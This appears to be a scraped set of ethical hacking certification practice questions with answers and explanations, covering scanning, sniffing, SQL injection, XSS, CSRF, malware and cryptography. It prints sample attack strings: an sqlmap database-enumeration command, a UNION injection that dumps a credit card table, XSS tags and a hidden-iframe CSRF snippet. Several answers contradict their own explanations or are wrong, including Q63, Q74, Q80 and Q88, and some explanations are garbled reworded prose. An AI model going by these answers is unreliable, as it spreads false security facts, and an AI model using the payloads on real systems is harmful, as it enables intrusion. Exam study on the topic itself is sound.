Louis, a professional hacker, had used specialized tools or search engines to encrypt all his browsing activity and navigate anonymously to obtain sensitive/hidden information about official government or federal databases. After gathering the Information, he successfully performed an attack on the target government organization without being traced. Which of the following techniques is described in the above scenario?

- A. Dark web footprinting
- B. VoIP footpnnting
- C. VPN footprinting
- D. website footprinting

Answer: A

Explanation

The deep web is the layer of the online cyberspace that consists of web pages and content that are hidden and unindexed.

Question #:63 - (Exam Topic 3)

Which of the following is a passive wireless packet analyzer that works on Linux-based systems?

- A. Burp Suite
- B. OpenVAS
- C. tshark
- D. Kismet

Answer: C

Question #:64 - (Exam Topic 3)

Mr. Omkar performed tool-based vulnerability assessment and found two vulnerabilities. During analysis, he found that these issues are not true vulnerabilities.

What will you call these issues?

- A. False positives
- B. True negatives
- C. True positives
- D. False negatives

Answer: A

Explanation

False Positives occur when a scanner, Web Application Firewall (WAF), or Intrusion Prevention System (IPS) flags a security vulnerability that you do not have. A false negative is the opposite of a false positive, telling you that you don't have a vulnerability when, in fact, you do.

A false positive is like a false alarm; your house alarm goes off, but there is no burglar. In web application security, a false positive is when a web application security scanner indicates that there is a vulnerability on your website, such as SQL Injection, when, in reality, there is not. Web security experts and penetration testers use automated web application security scanners to ease the penetration testing process. These tools help them ensure that all web application attack surfaces are correctly tested in a reasonable amount of time. But many false positives tend to break down this process. If the first 20 variants are false, the penetration tester assumes that all the others are false positives and ignore the rest. By doing so, there is a good chance that real web application vulnerabilities will be left undetected.

When checking for false positives, you want to ensure that they are indeed false. By nature, we humans tend to start ignoring false positives rather quickly. For example, suppose a web application security scanner detects 100 SQL Injection vulnerabilities. If the first 20 variants are false positives, the penetration tester assumes that all the others are false positives and ignore all the rest. By doing so, there are chances that real web application vulnerabilities are left undetected. This is why it is crucial to check every vulnerability and deal with each false positive separately to ensure false positives.

Question #:65 - (Exam Topic 3)

Which Nmap option would you use if you were not concerned about being detected and wanted to perform a very fast scan?

A. -T5

- В. -О
- C. -T0
- D. -A

Answer: A

Question #:66 - (Exam Topic 3)

A large corporate network is being subjected to repeated sniffing attacks. To increase security, the company's IT department decides to implement a combination of several security measures. They permanently add the MAC address of the gateway to the ARP cache, switch to using IPv6 instead of IPv4, implement the use of encrypted sessions such as SSH instead of Telnet, and use Secure File Transfer Protocol instead of FTP.

However, they are still faced with the threat of sniffing. Considering the countermeasures, what should be their next step to enhance network security?

- A. Use HTTP instead of HTTPS for protecting usernames and passwords
- B. Implement network scanning and monitoring tools
- C. Enable network identification broadcasts
- D. Retrieve MAC addresses from the OS

Answer: B

Explanation

Sniffing attacks are a type of network attack that involves intercepting and analyzing data packets as they travel over a network. Sniffing attacks can be used to steal sensitive information, such as usernames, passwords, credit card numbers, etc. Sniffing attacks can also be used to perform reconnaissance, spoofing, or man-in-the-middle attacks.

The IT department of the company has implemented some security measures to prevent or mitigate sniffing attacks, such as:

- Adding the MAC address of the gateway to the ARP cache: This prevents ARP spoofing, which is a technique that allows an attacker to redirect network traffic to their own device by sending fake ARP messages that associate their MAC address with the IP address of the gateway.
- Switching to IPv6 instead of IPv4: This reduces the risk of IP spoofing, which is a technique that allows an attacker to send packets with a forged source IP address, pretending to be another device on the network.
- Using encrypted sessions such as SSH instead of Telnet, and Secure File Transfer Protocol instead of FTP: This protects the data from being read or modified by an attacker who can capture the packets, as the data is encrypted and authenticated using cryptographic protocols.

Deliver, these measures are not enough to completely eliminate the threat of sniffing, as an attacker can still use other techniques, such as:

- Passive sniffing: This involves monitoring the network traffic without injecting any packets or altering the data. Passive sniffing can be done on a shared network, such as a hub, or on a switched network, using techniques such as MAC flooding, port mirroring, or VLAN hopping.
- Active sniffing: This involves injecting packets or modifying the data to manipulate the network behavior or gain access to more traffic. Active sniffing can be done using techniques such as DHCP spoofing, DNS poisoning, ICMP redirection, or TCP session hijacking.

Therefore, the next step to enhance network security is to implement network scanning and monitoring tools, which can help detect and prevent sniffing attacks by:

- Scanning the network for unauthorized devices, such as rogue access points, hubs, or sniffers, and removing them or isolating them from the network.
- Monitoring the network for abnormal traffic patterns, such as excessive ARP requests, DNS queries, ICMP messages, or TCP connections, and alerting the network administrators or blocking the suspicious sources.
- Analyzing the network traffic for malicious content, such as malware, phishing, or exfiltration, and filtering or quarantining the infected or compromised devices.

References:

- CEHv12 Module 05: Sniffing
- Sniffing attacks Types, Examples & Preventing it
- Mow to Prevent and Detect Packet Sniffing Attacks
- Understanding Sniffing in Cybersecurity and How to Prevent It

Ouestion #:67 - (Exam Topic 3)

An attacker utilizes a Wi-Fi Pineapple to run an access point with a legitimate-looking SSID for a nearby business in order to capture the wireless password. What kind of attack is this?

- A. MAC spoofing attack
- B. Evil-twin attack
- C. War driving attack
- D. Phishing attack

Answer: B

Explanation

Wireless Threats - Confidentiality Attacks Launch of Wireless Attacks: Evil Twin Evil Twin is a wireless AP that pretends to be a legitimate AP by replicating another network name. Attackers set up a rogue AP outside the corporate perimeter and lures users to sign into the wrong AP. (P.2297/2281)

Question #:68 - (Exam Topic 3)

What is the following command used for?

<u>sqlmap.py-u</u>

,,http://10.10.1.20/?p=1

&forumaction=search" -dbs

- A. Creating backdoors using SQL injection
- B. A Enumerating the databases in the DBMS for the URL
- C. Retrieving SQL statements being executed on the database
- D. Searching database statements at the IP address given

Answer: B

Ouestion #:69 - (Exam Topic 3)

Henry is a penetration tester who works for XYZ organization. While performing enumeration on a client organization, he queries the DNS server for a specific cached DNS record. Further, by using this cached record, he determines the sites recently visited by the organization's user. What is the enumeration technique used by Henry on the organization?

- A. DNS zone walking
- B. DNS cache snooping
- C. DNS SEC zone walking
- D. DNS cache poisoning

Answer: B

Question #:70 - (Exam Topic 3)

Jake, a professional hacker, installed spyware on a target iPhone to spy on the target user's activities. He can take complete control of the target mobile device by jailbreaking the device remotely and record audio, capture screenshots, and monitor all phone calls and SMS messages. What is the type of spyware that Jake used to infect the target device?

- A. DroidSheep
- B. Androrat
- C. Zscaler
- D. Trident

Answer: D

Question #:71 - (Exam Topic 3)

The network users are complaining because their system are slowing down. Further, every time they attempt to go a website, they receive a series of pop-ups with advertisements. What types of malware have the system been infected with?

- A. Virus
- B. Spyware
- C. Trojan
- D. Adware

Answer: D

Explanation

Adware, or advertising supported computer code, is computer code that displays unwanted advertisements on your pc. Adware programs can tend to serve you pop-up ads, will modification your browser's homepage, add spyware and simply bombard your device with advertisements. Adware may be a additional summary name for doubtless unwanted programs. It's roughly a virulent disease and it's going to not be as clearly malicious as a great deal of different problematic code floating around on the net. create no mistake concerning it, though, that adware has to return off of no matter machine it's on. Not solely will adware be extremely annoying whenever you utilize your machine, it might additionally cause semipermanent problems for your device.

Adware a network users the browser to gather your internet browsing history so as to 'target' advertisements that appear tailored to your interests. At their most innocuous, adware infections square measure simply annoying. as an example, adware barrages you with pop-up ads that may create your net expertise markedly slower and additional labor intensive.

Question #:72 - (Exam Topic 3)

In both pharming and phishing attacks, an attacker can create websites that look similar to legitimate sites with the intent of collecting personal identifiable information from its victims.

What is the difference between pharming and phishing attacks?

- A. In a pharming attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DNS. In a phishing attack, an attacker provides the victim with a URL that is either misspelled or looks similar to the actual websites domain name
- B. In a phishing attack, a victim is redirected to a fake website by modifying their host configuration file or by exploiting vulnerabilities in DNS. In a pharming attack, an attacker provides the victim with a URL that is either misspelled or looks very similar to the actual websites domain name
- C. Both pharming and phishing attacks are purely technical and are not considered forms of social engineering
- D. Both pharming and phishing attacks are identical

Answer: A

Question #:73 - (Exam Topic 3)

An attacker scans a host with the below command. Which three flags are set?

nmap -sX host.domain.com

- A. This is SYN scan. SYN flag is set.
- B. This is Xmas scan. URG, PUSH and FIN are set.
- C. This is ACK scan. ACK flag is set.
- D. This is Xmas scan. SYN and ACK flags are set.

Answer: B

Ouestion #:74 - (Exam Topic 3)

You are the lead cybersecurity analyst at a multinational corporation that uses a hybrid encryption system to secure inter-departmental communications. The system uses RSA encryption for key exchange and AES for data encryption, taking advantage of the strengths of both asymmetric and symmetric encryption. Each RSA

key pair has a size of 'n' bits, with larger keys providing more security at the cost of slower performance. The time complexity of generating an RSA key pair is O(n*2), and AES encryption has a time complexity of O(n). An attacker has developed a quantum algorithm with time complexity O((log n)*2) to crack RSA encryption. Given *n=4000' and variable 'AES key size', which scenario is likely to provide the best balance of security and

performance?

A. AES key size=128 bits: This configuration provides less security than option A, but RSA key generation and AES encryption will be faster.

B. AES key size=256 bits: This configuration provides a high level of security, but RSA key generation may be slow.

- C. AES key size=192 bits: This configuration is a balance between options A and B, providing moderate security and performance.
- D. AES key size=512 bits: This configuration provides the highest level of security but at a significant performance cost due to the large AES key size.

Answer: A

Explanation

A hybrid encryption system is a system that combines the advantages of both asymmetric and symmetric encryption algorithms. Asymmetric encryption, such as RSA, uses a pair of keys: a public key and a private key, which are mathematically related but not identical. Asymmetric encryption can provide key exchange, authentication, and non-repudiation, but it is slower and less efficient than symmetric encryption. Symmetric encryption, such as AES, uses a single key to encrypt and decrypt data. Symmetric encryption is faster and more efficient than asymmetric encryption, but it requires a secure way to share the key.

In a hybrid encryption system, RSA encryption is used for key exchange, and AES encryption is used for data encryption. This way, the system can benefit from the security of RSA and the speed of AES. However, the system also depends on the key sizes of both algorithms, which affect the security and performance of the system.

The key size of RSA encryption determines the number of bits in the public and private keys. The larger the key size, the more secure the encryption, but also the slower the key generation and encryption/decryption processes. The time complexity of generating an RSA key pair is O(n*2), where n is the key size in bits. This means that the time required to generate an RSA key pair increases quadratically with the key size. For example, if it takes 1 second to generate a 1024-bit RSA key pair, it will take 4 seconds to generate a 2048-bit RSA key pair, and 16 seconds to generate a 4096-bit RSA key pair.

The key size of AES encryption determines the number of bits in the symmetric key. The larger the key size, the more secure the encryption, but also the more rounds of encryption/decryption are needed. The time complexity of AES encryption is O(n), where n is the key size in bits. This means that the time required to encrypt/decrypt data increases linearly with the key size. For example, if it takes 1 second to encrypt/decrypt data with a 128-bit AES key, it will take 2 seconds to encrypt/decrypt data with a 256-bit AES key, and 4 seconds to encrypt/decrypt data with a 512-bit AES key.

An attacker has developed a quantum algorithm with time complexity O((log n)*2) to crack RSA encryption. This means that the time required to break RSA encryption decreases exponentially with the key size. For example, if it takes 1 second to break a 1024-bit RSA encryption, it will take 0.25 seconds to break a 2048-bit RSA encryption, and 0.0625 seconds to break a 4096-bit RSA encryption. This makes RSA encryption vulnerable to quantum attacks, unless the key size is very large.

Given n=4000 and variable AES key size, the scenario that is likely to provide the best balance of security and performance is C. AES key size=192 bits. This configuration is a compromise between options A and B, providing moderate security and performance. Option A, AES key size=128 bits, provides less security than

option C, but RSA key generation and AES encryption will be faster. Option B, AES key size=256 bits, provides more security than option C, but RSA key generation may be slow. Option D, AES key size=512 bits, provides the highest level of security, but at a significant performance cost due to the large AES key size.

References:

- Hybrid cryptosystem Wikipedia
- RSA (cryptosystem) Wikipedia
- Advanced Encryption Standard Wikipedia
- Quantum computing and cryptography Wikipedia

Question #:75 - (Exam Topic 3)

Dayn, an attacker, wanted to detect if any honeypots are installed in a target network. For this purpose, he used a time-based TCP fingerprinting method to validate the response to a normal computer and the response of a honeypot to a manual SYN request. Which of the following techniques is employed by Dayn to detect honeypots?

- A. Detecting honeypots running on VMware
- B. Detecting the presence of Honeyd honeypots
- C. Detecting the presence of Snort_inline honeypots
- D. Detecting the presence of Sebek-based honeypots

Answer: C

Question #:76 - (Exam Topic 3)

You are a cybersecurity consultant for a smart city project. The project involves deploying a vast network of loT devices for public utilities like traffic control, water supply, and power grid management The city administration is concerned about the possibility of a Distributed Denial of Service (DDoS) attack crippling these critical services. They have asked you for advice on how to prevent such an attack. What would be your primary recommendation?

- A. Implement regular firmware updates for all loT devices.
- B. A Deploy network intrusion detection systems (IDS) across the loT network.
- C. Establish strong, unique passwords for each loT device.
- D. Implement IP address whitelisting for all loT devices.

Answer: A

Explanation

Implementing regular firmware updates for all IoT devices is the primary recommendation to prevent DDoS attacks on the smart city project. Firmware updates can fix security vulnerabilities, patch bugs, and improve performance of the IoT devices, making them less susceptible to malware infections and botnet recruitment12. Firmware updates can also enable new security features, such as encryption, authentication, and firewall, that can protect the IoT devices from unauthorized access and data theft3. Firmware updates should be done automatically or remotely, without requiring user intervention, to ensure timely and consistent security across the IoT network4.

The other options are not as effective or feasible as firmware updates for the following reasons:

- B. Deploying network intrusion detection systems (IDS) across the IoT network can help detect and alert DDoS attacks, but not prevent them. IDS can monitor network traffic and identify malicious patterns, such as high volume, spoofed IP addresses, or unusual protocols, that indicate a DDoS attack5. However, IDS cannot block or mitigate the attack, and may even be overwhelmed by the flood of traffic, resulting in false positives or missed alerts. Moreover, deploying IDS across a vast network of IoT devices can be costly, complex, and resource-intensive, as it requires dedicated hardware, software, and personnel.
- © C. Establishing strong, unique passwords for each IoT device can prevent unauthorized access and brute-force attacks, but not DDoS attacks. Passwords can protect the IoT devices from being compromised by hackers who try to guess or crack the default or weak credentials. However, passwords cannot prevent DDoS attacks that exploit known or unknown vulnerabilities in the IoT devices, such as buffer overflows, command injections, or protocol flaws. Moreover, establishing and managing strong, unique passwords for each IoT device can be challenging and impractical, as it requires user awareness, memory, and effort.
- D. Implementing IP address whitelisting for all IoT devices can restrict network access and communication to trusted sources, but not DDoS attacks. IP address whitelisting can filter out unwanted or malicious traffic by allowing only the predefined IP addresses to connect to the IoT devices. However, IP address whitelisting cannot prevent DDoS attacks that use spoofed or legitimate IP addresses, such as reflection or amplification attacks, that bypass the whitelisting rules. Moreover, implementing IP address whitelisting for all IoT devices can be difficult and risky, as it requires constant updating, testing, and monitoring of the whitelist, and may block legitimate or emergency traffic by mistake.

References:

- 2: IoT and DDoS: Cyberattacks on the Rise | A10 Networks
- ② 3: Detection and Prevention of DDoS Attacks on the IoT MDPI
- 4: How to Secure IoT Devices: 5 Best Practices | IoT For All
- 5: Intrusion Detection Systems (IDS) Part 1 Network Security | Coursera
- : DDoS Attacks: Detection and Mitigation Cisco

- The Challenges of IoT Security Infosec Resources
- (in the security: How to Protect Connected Devices and the IoT Ecosystem | Kaspersky
- 2: IoT Security: Common Vulnerabilities and Attacks | IoT For All
- 2 : The Password Problem: How to Use Passwords Effectively in 2021 | Dashlane Blog
- : What is IP Whitelisting? | Cloudflare
- ②: DDoS Attacks: Types, Techniques, and Protection | Cloudflare
- : IP Whitelisting: Pros and Cons | Imperva

Question #:77 - (Exam Topic 3)

An ethical hacker is testing a web application of a financial firm. During the test, a 'Contact Us' form's input field is found to lack proper user input validation, indicating a potential Cross-Site Scripting (XSS) vulnerability. However, the application has a stringent Content Security Policy (CSP) disallowing inline scripts and scripts from external domains but permitting scripts from its own domain. What would be the hacker's next step to confirm the XSS vulnerability?

- A. Try to disable the CSP to bypass script restrictions
- B. Inject a benign script inline to the form to see if it executes
- C. Utilize a script hosted on the application's domain to test the form
- D. Load a script from an external domain to test the vulnerability

Answer: C

Explanation

The hacker's next step to confirm the XSS vulnerability would be to utilize a script hosted on the application's domain to test the form. This is because the application's CSP allows scripts from its own domain, but not from inline or external sources. Therefore, the hacker can try to inject a payload that references a script file on the same domain as the application, such as:

<script src="/path/to/script.js"></script>

where script.js contains some benign code, such as alert('XSS') or print('XSS'). If the script executes in the browser, then the hacker has confirmed the XSS vulnerability. Otherwise, the CSP has blocked the script and prevented the XSS attack.

The other options are not feasible or effective for the following reasons:

A. Try to disable the CSP to bypass script restrictions: This option is not feasible because the hacker cannot disable the CSP on the server side, and the browser enforces the CSP on the client side. The hacker would need to modify the browser settings or use a browser extension to disable the CSP, but this

would not affect the victim's browser or the application's security.

B. Inject a benign script inline to the form to see if it executes: This option is not effective because the application's CSP disallows inline scripts, meaning scripts that are embedded in the HTML code. Therefore, the hacker would not be able to inject a script tag or an event handler attribute that contains some code, such as:

<script>alert('XSS')</script> or <input type="text" onfocus="alert('XSS')">

The CSP would block these scripts and prevent the XSS attack.

D. Load a script from an external domain to test the vulnerability: This option is not effective because the application's CSP disallows scripts from external domains, meaning scripts that are loaded from a different domain than the application. Therefore, the hacker would not be able to inject a script tag that references a script file on another domain, such as:

<script src="https://example.com/script.js"></script>

The CSP would block these scripts and prevent the XSS attack.

References:

- □ 1: Content Security Policy (CSP) HTTP | MDN
- 2: What is Content Security Policy (CSP) | Header Examples | Imperva
- 3: Content-Security-Policy (CSP) Header Quick Reference
- 4: What is cross-site scripting (XSS)? PortSwigger
- 5: Cross Site Scripting (XSS) | OWASP Foundation
- 6: The Impact of Cross-Site Scripting Vulnerabilities and their Prevention
- 7: XSS Vulnerability 101: Identify and Stop Cross-Site Scripting

Question #:78 - (Exam Topic 3)

Morris, an attacker, wanted to check whether the target AP is in a locked state. He attempted using different utilities to identify WPS-enabled APs in the target wireless network. Ultimately, he succeeded with one special command-line utility. Which of the following command-line utilities allowed Morris to discover the WPS-enabled APs?

- A. wash
- B. ntptrace
- C. macof
- D. net View

Answer: A

Question #:79 - (Exam Topic 3)

An attacker changes the profile information of a particular user (victim) on the target website. The attacker uses this string to update the victim's profile to a text file and then submit the data to the attacker's database.

<

iframe src=""http://www.vulnweb.com/updateif.php"" style=""display:none""

> < /iframe >

What is this type of attack (that can use either HTTP GET or HTTP POST) called?

- A. Browser Hacking
- B. Cross-Site Scripting
- C. SQL Injection
- D. Cross-Site Request Forgery

Answer: D

Explanation

https://book.hacktricks.xyz/pentesting-web/csrf-cross-site-request-forgery

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.

This is done by making a logged in user in the victim platform access an attacker controlled website and from there execute malicious JS code, send forms or retrieve "images" to the victims account.

In order to be able to abuse a CSRF vulnerability you first need to find a relevant action to abuse (change password or email, make the victim follow you on a social network, give you more privileges...). The session must rely only on cookies or HTTP Basic Authentication header, any other header can't be used to handle the session. An finally, there shouldn't be unpredictable parameters on the request.

Several counter-measures could be in place to avoid this vulnerability. Common defenses:

- SameSite cookies: If the session cookie is using this flag, you may not be able to send the cookie from arbitrary web sites.
- Cross-origin resource sharing: Depending on which kind of HTTP request you need to perform to abuse the relevant action, you may take int account the CORS policy of the victim site. Note that the CORS policy won't affect if you just want to send a GET request or a POST request from a form and you don't need to read the response.

- Ask for the password user to authorise the action.

- Resolve a captcha
- Read the Referrer or Origin headers. If a regex is used it could be bypassed form example with:

http://mal.net?orig=http://example.com


(ends with the url)

http://example.com.mal.net

(starts with the url)

- Modify the name of the parameters of the Post or Get request
- Use a CSRF token in each session. This token has to be send inside the request to confirm the action. This token could be protected with CORS.

Diagram Description automatically generated





Question #:80 - (Exam Topic 3)

You are a penetration tester and are about to perform a scan on a specific server. The agreement that you signed with the client contains the following specific condition for the scan: "The attacker must scan every port on the server several times using a set of spoofed sources IP addresses." Suppose that you are using Nmap to perform this scan. What flag will you use to satisfy this requirement?

- A. The -A flag
- B. The -g flag
- C. The -f flag
- D. The -D flag

Answer: D

Explanation

flags –source-port and -g are equivalent and instruct nmap to send packets through a selected port. this option is used to try to cheat firewalls whitelisting traffic from specific ports. the following example can scan the target from the port twenty to ports eighty, 22, 21,23 and 25 sending fragmented packets to LinuxHint.

Question #:81 - (Exam Topic 3)

As a cybersecurity professional, you are responsible for securing a high-traffic web application that uses MySQL as its backend database. Recently, there has been a surge of unauthorized login attempts, and you suspect that a seasoned black-hat hacker is behind them. This hacker has shown proficiency in SQL Injection and

appears to be using the 'UNION' SQL keyword to trick the login process into returning additional data.

However, your application's security measures include filtering special characters in user inputs, a method usually effective against such attacks. In this challenging environment, if the hacker still intends to exploit this SQL Injection vulnerability, which strategy is he most likely to employ?

- A. The hacker alters his approach and injects a 'DROP TABLE' statement, a move that could potentially lead to the loss of vital data stored in the application's database
- B. The hacker tries to manipulate the 'UNION' keyword in such a way that it triggers a database error, potentially revealing valuable information about the database's structure
- C. The hacker switches tactics and resorts to a 'time-based blind' SQL Injection attack, which would force the application to delay its response, thereby revealing information based on the duration of the delay

D. The hacker attempts to bypass the special character filter by encoding his malicious input, which could potentially enable him to successfully inject damaging SQL queries

Answer: D

Explanation

SQL Injection is a type of attack that exploits a vulnerability in a web application that uses a SQL database. The attacker injects malicious SQL code into the user input, such as a login form, that is then executed by the database server. This can allow the attacker to access, modify, or delete data, or execute commands on the database server.

The 'UNION' SQL keyword is often used in SQL Injection attacks to combine the results of two or more SELECT statements into a single result set. This can allow the attacker to retrieve additional data from other tables or columns that are not intended to be displayed by the application. For example, if the application uses the following query to check the user credentials:

SELECT * FROM users WHERE username = '\$username' AND password = '\$password'

The attacker can inject a 'UNION' statement to append another query, such as:

'OR 1 = 1 UNION SELECT * FROM credit_cards --

This will result in the following query being executed by the database server:

SELECT * FROM users WHERE username = "OR 1 = 1 UNION SELECT * FROM credit_cards --' AND password = '\$password'

The first part of the query will always return true, and the second part of the query will return the data from the credit_cards table. The '-' symbol is a comment that will ignore the rest of the query. The attacker can then see the credit card information in the application's response.

However, some web applications implement security measures to prevent SQL Injection attacks, such as filtering special characters in user inputs. Special characters are symbols that have a special meaning in SQL, such as quotes, semicolons, dashes, etc. By filtering or escaping these characters, the application can prevent the attacker from injecting malicious SQL code. For example, if the application replaces single quotes with two single quotes, the previous injection attempt will fail, as the query will become:

SELECT * FROM users WHERE username = "" OR 1 = 1 UNION SELECT * FROM credit_cards --" AND password = '\$password'

This will result in a syntax error, as the query is not valid SQL.

In this challenging environment, if the hacker still intends to exploit this SQL Injection vulnerability, the strategy that he is most likely to employ is to bypass the special character filter by encoding his malicious input. Encoding is a process of transforming data into a different format, such as hexadecimal, base64, URL, etc. By encoding his input, the hacker can avoid the filter and still inject malicious SQL code. For example, if the hacker encodes his input using URL encoding, the previous injection attempt will become:

This will result in the following query being executed by the database server, after the application decodes the input:

SELECT * FROM users WHERE username = "OR 1 = 1 UNION SELECT * FROM credit_cards --' AND password = '\$password'

This will succeed in returning the credit card information, as the filter will not detect the special characters in the encoded input.

Therefore, the hacker is most likely to employ the strategy of bypassing the special character filter by encoding his malicious input, which could potentially enable him to successfully inject damaging SQL queries.

References:

- SQL Injection | OWASP Foundation
- SQL Injection Union Attacks
- SQL Injection Bypassing WAF

Question #:82 - (Exam Topic 3)

Shiela is an information security analyst working at HiTech Security Solutions. She is performing service version discovery using Nmap to obtain information about the running services and their versions on a target system.

Which of the following Nmap options must she use to perform service version discovery on the target host?

- A. -SN
- B. -SX
- C. -sV
- D. -SF

Answer: C

Question #:83 - (Exam Topic 3)

You have been authorized to perform a penetration test against a website. You want to use Google dorks to footprint the site but only want results that show file extensions. What Google dork operator would you use?

- A. filetype
- B. ext
- C. inurl

D. site

Answer: A

Explanation

Restrict results to those of a certain filetype. E.g., PDF, DOCX, TXT, PPT, etc. Note: The "ext:" operator can also be used—the results are identical.

Example: apple filetype:pdf / apple ext:pdf

Question #:84 - (Exam Topic 3)

Which rootkit is characterized by its function of adding code and/or replacing some of the operating-system kernel code to obscure a backdoor on a system?

- A. User-mode rootkit
- B. Library-level rootkit
- C. Kernel-level rootkit
- D. Hypervisor-level rootkit

Answer: C

Question #:85 - (Exam Topic 3)

An IT security team is conducting an internal review of security protocols in their organization to identify potential vulnerabilities. During their investigation, they encounter a suspicious program running on several computers. Further examination reveals that the program has been logging all user keystrokes. How can the security team confirm the type of program and what countermeasures should be taken to ensure the same attack does not occur in the future?

- A. The program is a Trojan; the tearm should regularly update antivirus software and install a reliable firewall
- B. The program is spyware; the team should use password managers and encrypt sensitive data
- C. The program is a keylogger; the team should employ intrusion detection systems and regularly update the system software
- D. The program is a keylogger; the team should educate employees about phishing attacks and maintain regular backups

Answer: C

Explanation

A keylogger is a type of spyware that can record and steal consecutive keystrokes (and much more) that the user enters on a device. Keyloggers are a common tool for cybercriminals, who use them to capture passwords, credit card numbers, personal information, and other sensitive data. Keyloggers can be installed on a device through various methods, such as phishing emails, malicious downloads, or physical access. To confirm the type of program, the security team can use a web search tool, such as Bing, to look for keylogger programs and compare their features and behaviors with the suspicious program they encountered. Alternatively, they can use a malware analysis tool, such as Malwarebytes, to scan and identify the program and its characteristics.

To prevent the same attack from occurring in the future, the security team should employ intrusion detection systems (IDS) and regularly update the system software. An IDS is a system that monitors network traffic and system activities for signs of malicious or unauthorized behavior, such as keylogger installation or communication. An IDS can alert the security team of any potential threats and help them respond accordingly. Regularly updating the system software can help patch any vulnerabilities or bugs that keyloggers may exploit to infect the device. Additionally, the security team should also remove the keylogger program from the affected computers and change any compromised passwords or credentials. References:

- Keylogger | What is a Keylogger? How to protect yourself
- How to Detect and Remove a Keylogger From Your Computer
- Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS)
- What is a Keylogger? | Keystroke Logging Definition | Avast
- Keylogger Software: 11 Best Free to Use in 2023

Question #:86 - (Exam Topic 3)

Firewalls are the software or hardware systems that are able to control and monitor the traffic coming in and out the target network based on pre-defined set of rules. Which of the following types of firewalls can protect against SQL injection attacks?

- A. Data-driven firewall
- B. Packet firewall
- C. Web application firewall
- D. Stateful firewall

Answer: C

Explanation

https://en.wikipedia.org/wiki/Web_application_firewall

A web application firewall (WAF) is a specific form of application firewall that filters, monitors, and blocks HTTP traffic to and from a web service. By inspecting HTTP traffic, it can prevent attacks exploiting a web application's known vulnerabilities, such as SQL injection, cross-site scripting (XSS), file inclusion, and improper system configuration.

Ouestion #:87 - (Exam Topic 3)

Samuel, a professional hacker, monitored and Intercepted already established traffic between Bob and a host machine to predict Bob's ISN. Using this ISN, Samuel sent spoofed packets with Bob's IP address to the host machine. The host machine responded with <| packet having an Incremented ISN. Consequently. Bob's connection got hung, and Samuel was able to communicate with the host machine on behalf of Bob. What is the type of attack performed by Samuel in the above scenario?

- A. UDP hijacking
- B. Blind hijacking
- C. TCP/IP hacking
- D. Forbidden attack

Answer: C

Explanation

A TCP/IP hijack is an attack that spoofs a server into thinking it's talking with a sound client, once actually it's communication with an assaulter that has condemned (or hijacked) the tcp session. Assume that the client has administrator-level privileges, which the attacker needs to steal that authority so as to form a brand new account with root-level access of the server to be used afterward. A tcp Hijacking is sort of a two-phased man-in-the-middle attack. The man-in-the-middle assaulter lurks within the circuit between a shopper and a server so as to work out what port and sequence numbers are being employed for the conversation.

First, the attacker knocks out the client with an attack, like Ping of Death, or ties it up with some reasonably ICMP storm. This renders the client unable to transmit any packets to the server. Then, with the client crashed, the attacker assumes the client's identity so as to talk with the server. By this suggests, the attacker gains administrator-level access to the server.

One of the most effective means of preventing a hijack attack is to want a secret, that's a shared secret between the shopper and also the server. looking on the strength of security desired, the key may be used for random exchanges. this is often once a client and server periodically challenge each other, or it will occur with each exchange, like Kerberos.

Question #:88 - (Exam Topic 3)

Bob wants to ensure that Alice can check whether his message has been tampered with. He creates a checksum of the message and encrypts it using asymmetric cryptography. What key does Bob use to encrypt the checksum for accomplishing this goal?

- A. Alice's private key
- B. Alice's public key
- C. His own private key
- D. His own public key

Answer: B

Question #:89 - (Exam Topic 3)

Geena, a cloud architect, uses a master component in the Kubernetes cluster architecture that scans newly generated pods and allocates a node to them. This component can also assign nodes based on factors such as the overall resource requirement, data locality, software/hardware/policy restrictions, and internal workload interventions.

Which of the following master components is explained in the above scenario?

- A. Kube-controller-manager
- B. Kube-scheduler
- C. Kube-apiserver
- D. Etcd cluster

Answer: B

Ouestion #:90 - (Exam Topic 3)

Jack, a disgruntled ex-employee of Incalsol Ltd., decided to inject fileless malware into Incalsol's systems. To deliver the malware, he used the current employees' email IDs to send fraudulent emails embedded with malicious links that seem to be legitimate. When a victim employee clicks on the link, they are directed to a fraudulent website that automatically loads Flash and triggers the exploit. What is the technique used byjack to launch the fileless malware on the target systems?

- A. In-memory exploits
- B. Phishing
- C. Legitimate applications
- D. Script-based injection

Answer: B

Explanation

